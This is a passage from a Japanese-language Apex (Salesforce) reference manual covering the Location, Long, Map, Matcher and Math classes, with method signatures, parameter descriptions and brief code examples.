Location loc2 = Location.newInstance(37.7749295,-122.4194155);

Double dist = Location.getDistance(loc1, loc2, 'mi');

Double dist2 = loc1.getDistance(loc2, 'mi');
```

このセクションの内容:

Location メソッド

`Location` のメソッドは次のとおりです。

このセクションの内容:

getDistance(toLocation, unit)

この場所と指定の場所との間の距離を、半正矢公式の近似値と指定された単位を使用して計算します。

署名

```
public Double getDistance(Location toLocation, String unit)
```

パラメータ

toLocation
型: Location
現在の `Location` から距離を計算する `Location`。

unit
型: String
使用する距離の単位: `mi` または `km`。

戻り値

型: Double

getDistance(firstLocation, secondLocation, unit)

指定された 2 つの場所の間の距離を、半正矢公式の近似値と指定された単位を使用して計算します。

署名

```
public static Double getDistance(Location firstLocation, Location secondLocation, String unit)
```

パラメータ

firstLocation
型: Location
距離の計算の使用される 2 点のうちの最初の場所。

secondLocation
型: Location
距離の計算の使用される 2 点のうちの 2 番目の場所。

unit
型: String
使用する距離の単位: `mi` または `km`。

戻り値

型: Double

getLatitude()

この地理位置情報の緯度項目を返します。

署名

```
public Double getLatitude()
```

戻り値

型: Double

getLongitude()

この地理位置情報の経度項目を返します。

署名

```
public Double getLongitude()
```

戻り値

型: Double

newInstance(latitude, longitude)

指定された緯度と経度を使用して、Location クラスのインスタンスを作成します。

署名

```
public static Location newInstance(Decimal latitude, Decimal longitude)
```

パラメータ

latitude
型: Decimal

longitude
型: Decimal

戻り値

型: Location

Long クラス

Long プリミティブデータ型のメソッドが含まれます。

名前空間

System

使用方法

Long についての詳細は、「プリミティブデータ型」 (ページ 29)を参照してください。

Long メソッド

Long のメソッドは次のとおりです。

このセクションの内容:

format()

コンテキストユーザのロケールを使用して、long の文字列形式を返します。

署名

```
public String format()
```

戻り値

型: String

例

```
Long myLong = 4271990;

system.assertEquals('4,271,990', myLong.format());
```

intValue()

long の integer 値を返します。

署名

```
public Integer intValue()
```

戻り値

型: Integer

例

```
Long myLong = 7191991;

Integer value = myLong.intValue();

system.assertEquals(7191991, myLong.intValue());
```

valueOf(stringToLong)

指定した string の値を含む long を返します。Java と同様、文字列は署名された小数 long を表すものとして解釈されます。

署名

```
public static Long valueOf(String stringToLong)
```

パラメータ

stringToLong
型: String

戻り値

型: Long

例

```
Long L1 = long.valueOf('123456789');
```

Map クラス

Map コレクション型のメソッドが含まれます。

名前空間

System

使用方法

Map メソッドはすべてインスタンスメソッドで、対応付けの特定のインスタンスで動作します。次に、Map のインスタンスメソッドを示します。

メモ:

- 対応付けのキーと値には、プリミティブ型、コレクション型、sObject 型、ユーザ定義型、組み込み Apex 型のいずれかのデータ型を使用できます。
- 対応付けのユーザ定義型キーの一意性は、クラスで提供する `equals` メソッドと `hashCode` メソッドによって判断されます。sObject キーなど、その他のすべての非プリミティブ型のキーの一意性は、オブジェクト項目の値の比較によって判断されます。
- String 型の対応付けキーでは、大文字と小文字が区別されます。大文字と小文字のみが異なる 2 つのキーは一意であるとみなされ、それぞれに別個の対応付けエントリがあります。したがって、`put`、`get`、`containsKey`、および `remove` などの Map メソッドでは、これらのキーが別個のものとして処理されます。

Map についての詳細は、「対応付け」 (ページ 37)を参照してください。

このセクションの内容:

Map コンストラクタ

Map のコンストラクタは次のとおりです。

このセクションの内容:

Map<T1, T2>()

Map クラスの新しいインスタンスを作成します。T1 はキーのデータ型で、T2 は値のデータ型です。

署名

```
public Map<T1,T2>()
```

例

```
Map<Integer, String> m1 = new Map<Integer, String>();

m1.put(1, 'First item');

m1.put(2, 'Second item');
```

Map<T1,T2>(mapToCopy)

Map クラスの新しいインスタンスを作成し、指定されたマップからエントリをコピーしてそのインスタンスを初期化します。T1 はキーのデータ型で、T2 は値のデータ型です。

署名

```
public Map<T1,T2>(Map<T1,T2> mapToCopy)
```

パラメータ

mapToCopy
型: Map<T1, T2>
この対応付けの初期化に使用する対応付け。T1 **はキーのデータ型で、**T2 **は値のデータ型です。すべての対応付けのキーおよび値はこの対応付けにコピーされます。**

例

```
Map<Integer, String> m1 = new Map<Integer, String>();

m1.put(1, 'First item');

m1.put(2, 'Second item');

Map<Integer, String> m2 = new Map<Integer, String>(m1);

// The map elements of m2 are copied from m1

System.debug(m2);
```

Map<ID,sObject>(recordList)

Map **クラスの新しいインスタンスを作成し、そのインスタンスに渡された** sObject **レコードリストを入力します。キーには** sObject ID **が入力されます。その値は** sObject **です。**

署名

```
public Map<ID,sObject>(List<sObject> recordList)
```

パラメータ

recordList
型: List<sObject>
対応付けに入力される sObject **のリスト。**

例

```
List<Account> ls = [select Id,Name from Account];

Map<Id, Account> m = new Map<Id, Account>(ls);
```

Map メソッド

Map **のメソッドは次のとおりです。すべてインスタンスメソッドです。**

このセクションの内容:

clear()

対応付けからすべてのキーと値の対応付けを削除します。

署名

```
public Void clear()
```

戻り値

型: Void

clone()

対応付けの重複コピーを作成します。

署名

```
public Map<Object, Object> clone()
```

戻り値

型: Map (同じデータ型)

使用方法

これがsObjectレコード値の対応付けである場合、重複対応付けは対応付けの浅いコピーとなります。つまり、重複には各 sObject レコードへの参照がありますが、レコード自体は重複しません。次に例を示します。

sObject レコードもコピーするには、deepClone メソッドを使用する必要があります。

例

```
Account a = new Account(

   Name='Acme',

   BillingCity='New York');



Map<Integer, Account> map1 = new Map<Integer, Account> {};

map1.put(1, a);



Map<Integer, Account> map2 = map1.clone();

map1.get(1).BillingCity =

'San Francisco';



System.assertEquals(
```

```
   'San Francisco',
   map1.get(1).BillingCity);

System.assertEquals(
   'San Francisco',
   map2.get(1).BillingCity);
```

containsKey(key)

指定されたキーの対応付けが含まれている場合は `true` を返します。

署名

```
public Boolean containsKey(Object key)
```

パラメータ

key
　型: Object

戻り値

型: Boolean

使用方法

キーが String **の場合、キーの値では大文字と小文字が区別されます。**

例

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

Boolean contains = colorCodes.containsKey('Blue');
System.assertEquals(true, contains);
```

deepClone()

sObject レコード値との対応付けの場合、sObject レコードを含む、対応付けの重複コピーを作成します。

署名

```
public Map<Object, Object> deepClone()
```

戻り値

型: Map (of the same type)

使用方法

含まれる sObject レコードが重複しないようにして、対応付けの浅いコピーを作成するには、`clone()` メソッドを使用します。

例

```
Account a = new Account(

   Name='Acme',

   BillingCity='New York');


Map<Integer, Account> map1 = new Map<Integer, Account> {};


map1.put(1, a);


Map<Integer, Account> map2 = map1.deepClone();


// Update the first entry of map1

map1.get(1).BillingCity = 'San Francisco';

// Verify that the BillingCity is updated in map1 but not in map2

System.assertEquals('San Francisco', map1.get(1).BillingCity);

System.assertEquals('New York', map2.get(1).BillingCity);
```

equals(map2)

この対応付けと指定された対応付けを比較し、両方の対応付けが等しい場合は `true` を返し、そうでない場合は `false` を返します。

署名

```
public Boolean equals(Map map2)
```

パラメータ

map2
　型: Map

　map2 引数は、この対応付けと比較する対応付けです。

戻り値

型: Boolean

使用方法

キー/値ペアが同一である場合は、それらの順序に関係なく、2つの対応付けは等しくなります。== 演算子は、対応付けのキーおよび値を比較するために使用します。

== 演算子は、`equals` メソッドのコールに相当します。そのため、`map1 == map2;` ではなく `map1.equals(map2);` をコールできます。

get(key)

指定したキーが対応付けられている値または、このキーの対応付けに値が含まれていない場合は `null` を返します。

署名

```
public Object get(Object key)
```

パラメータ

key
　型: Object

戻り値

型: Object

使用方法

キーが String の場合、キーの値では大文字と小文字が区別されます。

例

```
Map<String, String> colorCodes = new Map<String, String>();


colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');


String code = colorCodes.get('Blue');


System.assertEquals('0000A0', code);


// The following is not a color in the map
String code2 = colorCodes.get('Magenta');
System.assertEquals(null, code2);
```

getSObjectType()

Map 値を構成する sObject データ型のトークンを返します。

署名

```
public Schema.SObjectType getSObjectType()
```

戻り値

型: Schema.SObjectType

使用方法

このメソッドを Describe Information と共に使用して、対応付けに特定のデータ型の sObject を含めるかどうかを指定します。

このメソッドは sObject 値を持つ対応付けでのみ使用できます。

詳細は、「Apex Describe Information について」 (ページ 221)を参照してください。

例

```
// Create a generic sObject variable.
SObject sObj = Database.query('SELECT Id FROM Account LIMIT 1');
```

```
// Verify if that sObject variable is an Account token.
System.assertEquals(
   Account.sObjectType,
   sObj.getSObjectType());

// Create a map of generic sObjects
Map<Integer, Account> m = new Map<Integer, Account>();

// Verify if the map contains Account tokens.
System.assertEquals(
   Account.sObjectType,
   m.getSObjectType());
```

hashCode()

この対応付けに対応する hashcode を返します。

署名

```
public Integer hashCode()
```

戻り値

型: Integer

isEmpty()

対応付けのキーと値のペアが 0 の場合、true を返します。

署名

```
public Boolean isEmpty()
```

戻り値

型: Boolean

例

```
Map<String, String> colorCodes = new Map<String, String>();

Boolean empty = colorCodes.isEmpty();

System.assertEquals(true, empty);
```

keySet()

対応付けのすべてのキーを含むセットを返します。

署名

```
public Set<Object> keySet()
```

戻り値

型: Set (of key type)

例

```
Map<String, String> colorCodes = new Map<String, String>();



colorCodes.put('Red', 'FF0000');

colorCodes.put('Blue', '0000A0');



Set <String> colorSet = new Set<String>();

colorSet = colorCodes.keySet();
```

put(key, value)

指定された値を対応付けの指定したキーに関連付けます。

署名

```
public Object put(Object key, Object value)
```

パラメータ

key
型: Object

value
型: Object

戻り値

型: Object

使用方法

対応付けにこのキーの対応付けが以前含まれていた場合、以前の値はメソッドで返され、その後置き換えられます。

キーが String の場合、キーの値では大文字と小文字が区別されます。

例

```
Map<String, String> colorCodes = new Map<String, String>();



colorCodes.put('Red', 'ff0000');

colorCodes.put('Red', '#FF0000');

// Red is now #FF0000
```

putAll(fromMap)

指定先の対応付けからすべての対応付けを、元の対応付けにコピーします。

署名

```
public Void putAll(Map fromMap)
```

パラメータ

fromMap
型: Map

戻り値

型: Void

使用方法

fromMap からの新しい対応付けによって、元の対応付けは置き換えられます。

例

```
Map<String, String> map1 = new Map<String, String>();

map1.put('Red','FF0000');
```

```
Map<String, String> map2 = new Map<String, String>();

map2.put('Blue','0000FF');

// Add map1 entries to map2

map2.putAll(map1);

System.assertEquals(2, map2.size());
```

putAll(sobjectArray)

sObject レコードのリストを、Map<ID, sObject>、または Map<String, sObject> として宣言されている対応付けに追加します。

署名

```
public Void putAll(sObject[] sobjectArray)
```

パラメータ

sobjectArray
型: sObject[]

戻り値

型: Void

使用方法

このメソッドは、同じ入力の Map コンストラクタのコールと類似しています。

例

```
List<Account> accts = new List<Account>();

accts.add(new Account(Name='Account1'));

accts.add(new Account(Name='Account2'));

// Insert accounts so their IDs are populated.

insert accts;

Map<Id, Account> m = new Map<Id, Account>();

// Add all the records to the map.

m.putAll(accts);

System.assertEquals(2, m.size());
```

remove(key)

指定されたキーの対応付けを対応付けから削除し、対応する値がある場合は、その値を返します。

署名

```
public Object remove(Key key)
```

パラメータ

key
型: Key

戻り値

型: Object

使用方法

キーが String の場合、キーの値では大文字と小文字が区別されます。

例

```
Map<String, String> colorCodes = new Map<String, String>();



colorCodes.put('Red', 'FF0000');

colorCodes.put('Blue', '0000A0');



String myColor = colorCodes.remove('Blue');

String code2 = colorCodes.get('Blue');



System.assertEquals(null, code2);
```

size()

対応付けのキー-値のペアの数を返します。

署名

```
public Integer size()
```

戻り値

型: Integer

例

```
Map<String, String> colorCodes = new Map<String, String>();



colorCodes.put('Red', 'FF0000');

colorCodes.put('Blue', '0000A0');



Integer mSize = colorCodes.size();

system.assertEquals(2, mSize);
```

values()

対応付けのすべての値を含むリストを返します。

署名

```
public List<Object> values()
```

戻り値

型: List<Object>

使用方法

対応付け要素の順序は確定的です。順序は、同じコードの後続のどの実行でも同じです。たとえば、`values()` メソッドで、`value1` とインデックス `0` および `value2` とインデックス `1` を含むリストが返されるとします。その後同じコードを実行した場合も、これらの値が同じ順序で返されます。

例

```
Map<String, String> colorCodes = new Map<String, String>();



colorCodes.put('Red', 'FF0000');

colorCodes.put('Blue', '0000A0');



List<String> colors = new List<String>();
```

```
colors = colorCodes.values();
```

Matcher クラス

Matcher は Pattern を使用して、文字列に対してマッチ処理を実行します。

名前空間

System

Matcher メソッド

`Matcher` のメソッドは次のとおりです。

このセクションの内容:

end()
最後に一致した文字の後の位置を返します。

end(groupIndex)
前のマッチ処理で、グループインデックスが取得したサブシーケンスの最後の文字の後の位置を返します。一致は成功したが、グループ自体に一致がない場合は、メソッドの戻り値は -1 となります。

find()
パターンに一致する入力シーケンスの次のサブシーケンスを検索します。入力シーケンスのサブシーケンスが Matcher オブジェクトのパターンに一致する場合、このメソッドは true を返します。

find(group)
Matcher オブジェクトをリセットし、パターンに一致する入力シーケンスの次のサブシーケンスを検索します。入力シーケンスのサブシーケンスがMatcherオブジェクトのパターンに一致する場合、このメソッドは `true` を返します。

group()
前のマッチ処理で返された入力サブシーケンスを返します。

group(groupIndex)
前のマッチ処理の中で、指定したグループインデックスが取得した入力サブシーケンスを返します。一致は成功したが、指定されたグループが入力サブシーケンスのどの部分にも一致しない場合は、`null` 値を返します。

groupCount()
一致するオブジェクトのパターン内のキャプチャグループ数を返します。グループ 0 はパターン全体を表し、この数には含まれません。

hasAnchoringBounds()
Matcherオブジェクトにアンカー付き境界がある場合はtrue、それ以外はfalseを返します。デフォルトでは、Matcher オブジェクトはアンカー付き境界リージョンを使用します。

hasTransparentBounds()

Matcherオブジェクトに透明な境界がある場合はtrue、不透明な境界を使用している場合はfalseを返します。デフォルトでは、Matcher オブジェクトは不透明なリージョン境界を使用します。

hitEnd()

このMatcherオブジェクトが最後に実行したマッチ処理で、検索エンジンにより入力の最後が見つかった場合に true を返します。このメソッドが true を返す場合、入力がさらに多ければ最後の検索の結果が異なっていた可能性があります。

lookingAt()

パターンに対し、リージョンの先頭から入力シーケンスの一致を確認します。

matches()

パターンに対してリージョン全体が一致するかどうかを確認します。

pattern()

この Matcher オブジェクトが作成された Pattern オブジェクトを返します。

quoteReplacement(inputString)

指定された文字列 *inputString* をリテラルに置き換える文字列を返します。返された文字列の文字は、*inputString* の文字シーケンスに一致します。

region(start, end)

このMatcherオブジェクトのリージョンの制限を設定します。リージョンは一致を検索する入力シーケンスの一部です。

regionEnd()

この Matcher オブジェクトのリージョンの終了インデックス (含まない) を返します。

regionStart()

この Matcher オブジェクトのリージョンの開始インデックス (含む) を返します。

replaceAll(replacementString)

パターンに一致する入力シーケンスのすべてのサブシーケンスを、置き換え文字列で置き換えます。

replaceFirst(replacementString)

パターンに一致する入力シーケンスの最初のサブシーケンスを、置き換え文字列に置き換えます。

requireEnd()

入力が増えると、正の一致が負の一致になる可能性がある場合、true を返します。

reset()

このMatcherオブジェクトをリセットします。Matcherオブジェクトをリセットすると、明示的な状態情報はすべて破棄されます。

reset(inputSequence)

このMatcherオブジェクトを新しい入力シーケンスでリセットします。Matcherオブジェクトをリセットすると、明示的な状態情報はすべて破棄されます。

start()

前のマッチ処理の最初の文字の開始インデックスを返します。

start(groupIndex)
前のマッチ処理の中で、グループインデックスが指定したグループが取得したサブシーケンスの開始インデックスを返します。取得されたグループは、左から右へ、1から順にインデックス付けされます。グループ 0 はパターン全体を表します。つまり、`m.start(0)` は `m.start()` と同じ意味となります。

useAnchoringBounds(anchoringBounds)
この Matcher オブジェクトのリージョンのアンカー付き境界を設定します。デフォルトでは、Matcher オブジェクトはアンカー付き境界リージョンを使用します。

usePattern(pattern)
Matcher オブジェクトが一致を探すのに使用する Pattern オブジェクトを変更します。このメソッドにより、Matcher オブジェクトは最後に一致したグループについての情報を失います。入力での Matcher オブジェクトの位置は保持されます。

useTransparentBounds(transparentBounds)
この Matcher オブジェクトの透明な境界を設定します。デフォルトでは、Matcher オブジェクトはアンカー付き境界リージョンを使用します。

end()

最後に一致した文字の後の位置を返します。

署名

```
public Integer end()
```

戻り値

型: Integer

end(groupIndex)

前のマッチ処理で、グループインデックスが取得したサブシーケンスの最後の文字の後の位置を返します。一致は成功したが、グループ自体に一致がない場合は、メソッドの戻り値は -1 となります。

署名

```
public Integer end(Integer groupIndex)
```

パラメータ

groupIndex
型: Integer

戻り値

型: Integer

使用方法

取得されたグループは、左から右へ、1 から順にインデックス付けされます。グループ 0 はパターン全体を表します。つまり、 `m.end(0)` は `m.end()` と同じ意味となります。

「キャプチャグループについて」を参照してください。

`find()`

パターンに一致する入力シーケンスの次のサブシーケンスを検索します。入力シーケンスのサブシーケンスが Matcher オブジェクトのパターンに一致する場合、このメソッドは true を返します。

署名

```
public Boolean find()
```

戻り値

型: Boolean

使用方法

このメソッドは Matcher オブジェクトのリージョンの最初から開始します。または、前のメソッド呼び出しが成功し、Matcher オブジェクトがそれ以降リセットされていない場合、前のマッチ処理で一致しなかった最初の文字から開始します。

マッチ処理が成功した場合、`start`、`end`、`group` メソッドを使用してさらに多くの情報を取得できます。

詳細は、「リージョンの使用」を参照してください。

`find(group)`

Matcherオブジェクトをリセットし、パターンに一致する入力シーケンスの次のサブシーケンスを検索します。入力シーケンスのサブシーケンスが Matcher オブジェクトのパターンに一致する場合、このメソッドは `true` を返します。

署名

```
public Boolean find(Integer group)
```

パラメータ

`group`
型: Integer

戻り値

型: Boolean

使用方法

マッチ処理が成功した場合、`start`、`end`、`group` メソッドを使用してさらに多くの情報を取得できます。

group()

前のマッチ処理で返された入力サブシーケンスを返します。

署名

```
public String group()
```

戻り値

型: String

使用方法

`(a*)` など、グループによっては空の文字列にも一致します。入力された空の文字列とそのようなグループが一致した場合、このメソッドは空の文字列を返します。

group(groupIndex)

前のマッチ処理の中で、指定したグループインデックスが取得した入力サブシーケンスを返します。一致は成功したが、指定されたグループが入力サブシーケンスのどの部分にも一致しない場合は、`null` 値を返します。

署名

```
public String group(Integer groupIndex)
```

パラメータ

groupIndex
型: Integer

戻り値

型: String

使用方法

取得されたグループは、左から右へ、1 から順にインデックス付けされます。グループ 0 はパターン全体を表します。つまり、`m.group(0)` は `m.group()` と同じ意味となります。

`(a*)` など、グループによっては空の文字列にも一致します。入力された空の文字列とそのようなグループが一致した場合、このメソッドは空の文字列を返します。

「キャプチャグループについて」を参照してください。

groupCount()

一致するオブジェクトのパターン内のキャプチャグループ数を返します。グループ0はパターン全体を表し、この数には含まれません。

署名

```
public Integer groupCount()
```

戻り値

型: Integer

使用方法

「キャプチャグループについて」を参照してください。

hasAnchoringBounds()

Matcher オブジェクトにアンカー付き境界がある場合は true、それ以外は false を返します。デフォルトでは、Matcher オブジェクトはアンカー付き境界リージョンを使用します。

署名

```
public Boolean hasAnchoringBounds()
```

戻り値

型: Boolean

使用方法

Matcher オブジェクトがアンカー付き境界を使用している場合、Matcher オブジェクトのリージョンの境界は ^ や $ などのラインアンカー行の開始と終了に一致します。

詳細は、「境界の使用」を参照してください。

hasTransparentBounds()

Matcher オブジェクトに透明な境界がある場合は true、不透明な境界を使用している場合は false を返します。デフォルトでは、Matcher オブジェクトは不透明なリージョン境界を使用します。

署名

```
public Boolean hasTransparentBounds()
```

戻り値

型: Boolean

使用方法

詳細は、「境界の使用」を参照してください。

hitEnd()

このMatcherオブジェクトが最後に実行したマッチ処理で、検索エンジンにより入力の最後が見つかった場合にtrueを返します。このメソッドがtrueを返す場合、入力がさらに多ければ最後の検索の結果が異なっていた可能性があります。

署名

```
public Boolean hitEnd()
```

戻り値

型: Boolean

lookingAt()

パターンに対し、リージョンの先頭から入力シーケンスの一致を確認します。

署名

```
public Boolean lookingAt()
```

戻り値

型: Boolean

使用方法

`matches`メソッドと同様に、このメソッドは必ずリージョンの先頭から開始します。異なる点は、リージョン全体が一致する必要がないことです。

マッチ処理が成功した場合、`start`、`end`、`group`メソッドを使用してさらに多くの情報を取得できます。

「リージョンの使用」を参照してください。

matches()

パターンに対してリージョン全体が一致するかどうかを確認します。

署名

```
public Boolean matches()
```

戻り値

型: Boolean

使用方法

マッチ処理が成功した場合、`start`、`end`、`group` メソッドを使用してさらに多くの情報を取得できます。

「リージョンの使用」を参照してください。

pattern()

この Matcher オブジェクトが作成された Pattern オブジェクトを返します。

署名

```
public Pattern object pattern()
```

戻り値

型: System.Pattern

quoteReplacement(inputString)

指定された文字列 *inputString* をリテラルに置き換える文字列を返します。返された文字列の文字は、*inputString* の文字シーケンスに一致します。

署名

```
public static String quoteReplacement(String inputString)
```

パラメータ

inputString
型: String

戻り値

型: String

使用方法

入力文字列の `$` や `^` などのメタキャラクタやエスケープシーケンスは、特に意味のないリテラル文字として扱われます。

region(start, end)

この Matcher オブジェクトのリージョンの制限を設定します。リージョンは一致を検索する入力シーケンスの一部です。

署名

```
public Matcher object region(Integer start, Integer end)
```

パラメータ

start
　型: Integer

end
　型: Integer

戻り値

型: Matcher

使用方法

このメソッドは最初に Matcher オブジェクトをリセットし、`start` で指定されたインデックスで開始し、`end` で指定されたインデックスで終了するよう設定します。

使用されている透明な境界により、アンカーのような特定の構造が。リージョンの境界またはその周りで異なる動作をする可能性があります。

「リージョンの使用」および「境界の使用」を参照してください。

`regionEnd()`

この Matcher オブジェクトのリージョンの終了インデックス (含まない) を返します。

署名

```
public Integer regionEnd()
```

戻り値

型: Integer

使用方法

「リージョンの使用」を参照してください。

`regionStart()`

この Matcher オブジェクトのリージョンの開始インデックス (含む) を返します。

署名

```
public Integer regionStart()
```

戻り値

型: Integer

使用方法

「リージョンの使用」を参照してください。

replaceAll(replacementString)

パターンに一致する入力シーケンスのすべてのサブシーケンスを、置き換え文字列で置き換えます。

署名

```
public String replaceAll(String replacementString)
```

パラメータ

replacementString
　型: String

戻り値

型: String

使用方法

このメソッドは最初に Matcher オブジェクトをリセットし、パターンの一致を探しながら入力シーケンスをスキャンします。一致のどの部分にも含まれない文字は、結果の文字列に直接追加されます。各一致は、置き換え文字列により結果の文字列が置き換えられます。置き換え文字列には、取得されたサブシーケンスへの参照が含まれている場合があります。

置き換え文字列のバックスラッシュ (\) とドル記号 ($) は、文字列がリテラル置き換え文字列として処理された場合は異なる結果となる場合があります。ドル記号は取得されたサブシーケンスへの参照、バックスラッシュは置き換え文字列の中でリテラル文字をエスケープするために使用されます。

このメソッドを起動すると、Matcher オブジェクトの状態が変わります。Matcher オブジェクトをさらにマッチ処理で使用する場合、まずリセットする必要があります。

正規表現 `a*b`、入力文字列 `"aabfooaabfooabfoob"`、置き換え文字列 `"-"` を指定する場合、その表現の Matcher オブジェクトでこのメソッドを呼び出すと、文字列 `"-foo-foo-foo-"` が生成されます。

replaceFirst(replacementString)

パターンに一致する入力シーケンスの最初のサブシーケンスを、置き換え文字列に置き換えます。

署名

```
public String replaceFirst(String replacementString)
```

パラメータ

replacementString
　型: String

戻り値

型: String

使用方法

置き換え文字列のバックスラッシュ (\) とドル記号 ($) は、文字列がリテラル置き換え文字列として処理された場合は異なる結果となる場合があります。ドル記号は取得されたサブシーケンスへの参照、バックスラッシュは置き換え文字列の中でリテラル文字をエスケープするために使用されます。

このメソッドを起動すると、Matcher オブジェクトの状態が変わります。Matcher オブジェクトをさらにマッチ処理で使用する場合、まずリセットする必要があります。

正規表現 dog、入力文字列 `"zzzdogzzzdogzzz"`、置き換え文字列 `"cat"` を指定する場合、その表現の Matcher オブジェクトでこのメソッドを呼び出すと、文字列 `"zzzcatzzzdogzzz"` が生成されます。

`requireEnd()`

入力が増えると、正の一致が負の一致になる可能性がある場合、true を返します。

署名

```
public Boolean requireEnd()
```

戻り値

型: Boolean

使用方法

このメソッドが true を返し、かつ一致が見つかった場合、入力が増えると一致しなくなる場合があります。

このメソッドが false を返し、かつ一致が見つかった場合、入力が増えると一致結果が変わる場合がありますが、一致しなくなることはありません。

一致が見つからなかった場合、`requireEnd` は意味を持ちません。

`reset()`

この Matcher オブジェクトをリセットします。Matcher オブジェクトをリセットすると、明示的な状態情報はすべて破棄されます。

署名

```
public Matcher object reset()
```

戻り値

型: Matcher

使用方法

Matcher オブジェクトがアンカー付き境界を使用しているかどうかに関わらず、メソッドは変わりません。アンカー付き境界を変更するには、`useAnchoringBounds` メソッドを明示的に使用する必要があります。

詳細は、「境界の使用」を参照してください。

`reset(inputSequence)`

この Matcher オブジェクトを新しい入力シーケンスでリセットします。Matcher オブジェクトをリセットすると、明示的な状態情報はすべて破棄されます。

署名

```
public Matcher reset(String inputSequence)
```

パラメータ

`inputSequence`
　型: String

戻り値

型: Matcher

`start()`

前のマッチ処理の最初の文字の開始インデックスを返します。

署名

```
public Integer start()
```

戻り値

型: Integer

`start(groupIndex)`

前のマッチ処理の中で、グループインデックスが指定したグループが取得したサブシーケンスの開始インデックスを返します。取得されたグループは、左から右へ、1 から順にインデックス付けされます。グループ 0 はパターン全体を表します。つまり、`m.start(0)` は `m.start()` と同じ意味となります。

署名

```
public Integer start(Integer groupIndex)
```

パラメータ

groupIndex
型: Integer

戻り値

型: Integer

使用方法

「キャプチャグループについて」 (ページ 617)を参照してください。

useAnchoringBounds(anchoringBounds)

このMatcherオブジェクトのリージョンのアンカー付き境界を設定します。デフォルトでは、Matcherオブジェクトはアンカー付き境界リージョンを使用します。

署名

```
public Matcher object useAnchoringBounds(Boolean anchoringBounds)
```

パラメータ

anchoringBounds
型: Boolean

`true`を指定すると、Matcherオブジェクトはアンカー付き境界を使用します。`false`を指定すると、非アンカー付き境界を使用します。

戻り値

型: Matcher

使用方法

Matcherオブジェクトがアンカー付き境界を使用している場合、Matcherオブジェクトのリージョンの境界は^や$などのラインアンカー行の開始と終了に一致します。

詳細は、「境界の使用」 (ページ 616)を参照してください。

usePattern(pattern)

Matcherオブジェクトが一致を探すのに使用するPatternオブジェクトを変更します。このメソッドにより、Matcherオブジェクトは最後に一致したグループについての情報を失います。入力でのMatcherオブジェクトの位置は保持されます。

署名

```
public Matcher object usePattern(Pattern pattern)
```

パラメータ

pattern
　型: System.Pattern

戻り値

型: Matcher

useTransparentBounds(transparentBounds)

この Matcher オブジェクトの透明な境界を設定します。デフォルトでは、Matcher オブジェクトはアンカー付き境界リージョンを使用します。

署名

```
public Matcher object useTransparentBounds(Boolean transparentBounds)
```

パラメータ

transparentBounds
　型: Boolean

　`true` を指定すると、Matcher オブジェクトは透明な境界を使用します。`false` を指定すると、不透明な境界を使用します。

戻り値

型: Matcher

使用方法

詳細は、「境界の使用」を参照してください。

Math クラス

算術演算のメソッドが含まれます。

名前空間

System

計算項目

`Math` の項目は次のとおりです。

このセクションの内容:

E

自然対数の底である数学定数 *e* を返します。

署名

```
public static final Double E
```

プロパティ値

型: Double

PI

円周率である数学定数 *pi* を返します。

署名

```
public static final Double PI
```

プロパティ値

型: Double

Math メソッド

`Math` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

acos(decimalAngle)
角のアークコサインを 0.0 ～ *pi* の範囲で返します。

acos(doubleAngle)
角のアークコサインを 0.0 ～ *pi* の範囲で返します。

asin(decimalAngle)
角のアークサインを *-pi*/2 ～ *pi*/2 の範囲で返します。

asin(doubleAngle)
角のアークサインを *-pi*/2 ～ *pi*/2 の範囲で返します。

atan(decimalAngle)
角のアークタンジェントを *-pi*/2 ～ *pi*/2 の範囲で返します。

atan(doubleAngle)
角のアークタンジェントを *-pi*/2 ～ *pi*/2 の範囲で返します。

atan2(xCoordinate, yCoordinate)
直交座標 (`xCoordinate` および `yCoordinate`) を極 (`r` および `theta`) に変換します。このメソッドは、`xCoordinate`/`yCoordinate` のアークタンジェントを *-pi* ～ *pi* の範囲で計算することで、相 `theta` を計算します。

atan2(xCoordinate, yCoordinate)
直交座標 (`xCoordinate` および `yCoordinate`) を極 (`r` および `theta`) に変換します。このメソッドは、`xCoordinate`/`yCoordinate` のアークタンジェントを *-pi* ～ *pi* の範囲で計算することで、相 `theta` を計算します。

cbrt(decimalValue)
指定された decimal の立方根を返します。負の値の立方根は、値の大きさの平方根を負にしたものです。

cbrt(doubleValue)
指定された double の立方根を返します。負の値の立方根は、値の大きさの平方根を負にしたものです。

ceil(decimalValue)
最も小さい (負の無限大に最も近い) decimal を返します。引数より大きく、数学的整数と等しい値になります。

ceil(doubleValue)
最も小さい (負の無限大に最も近い) double を返します。引数より大きく、数学的整数と等しい値になります。

cos(decimalAngle)
`decimalAngle` で指定された角の三角関数のコサインを返します。

cos(doubleAngle)
`doubleAngle` で指定された角の三角関数のコサインを返します。

cosh(decimalAngle)
`decimalAngle` の双曲線コサインを返します。`d` の双曲線コサインは、$(e^{X}+e^{-X})/2$ となるように定義します。ここで *e* はオイラーの数値です。

cosh(doubleAngle)
`doubleAngle` の双曲線コサインを返します。`d` の双曲線コサインは、$(e^{X}+e^{-X})/2$ となるように定義します。ここで *e* はオイラーの数値です。

exp(exponentDecimal)

指定した decimal **の累乗まで乗算したオイラーの数値** *e* **を返します。**

exp(exponentDouble)

指定した double **の累乗まで乗算したオイラーの数値** *e* **を返します。**

floor(decimalValue)

最も大きい (**正の無限大に最も近い**) decimal **を返します。引数より小さく、数学的整数と等しい値になります。**

floor(doubleValue)

最も大きい (**正の無限大に最も近い**) double **を返します。引数より小さく、数学的整数と等しい値になります。**

log(decimalValue)

指定された decimal **の自然対数** (base *e*) **を返します。**

log(doubleValue)

指定された double **の自然対数** (base *e*) **を返します。**

log10(decimalValue)

指定された decimal **の対数** (base *10*) **を返します。**

log10(doubleValue)

指定された double **の対数** (base *10*) **を返します。**

max(decimalValue1, decimalValue2)

指定された 2 **つの** decimal **の大きい方を返します。**

max(doubleValue1, doubleValue2)

指定された 2 **つの** double **の大きい方を返します。**

max(integerValue1, integerValue2)

指定された 2 **つの** integer **の大きい方を返します。**

max(longValue1, longValue2)

指定された 2 **つの** long **の大きい方を返します。**

min(decimalValue1, decimalValue2)

指定された 2 **つの** decimal **の小さい方を返します。**

min(doubleValue1, doubleValue2)

指定された 2 **つの** double **の小さい方を返します。**

min(integerValue1, integerValue2)

指定された 2 **つの** integer **の小さい方を返します。**

min(longValue1, longValue2)

指定された 2 **つの** long **の小さい方を返します。**

mod(integerValue1, integerValue2)

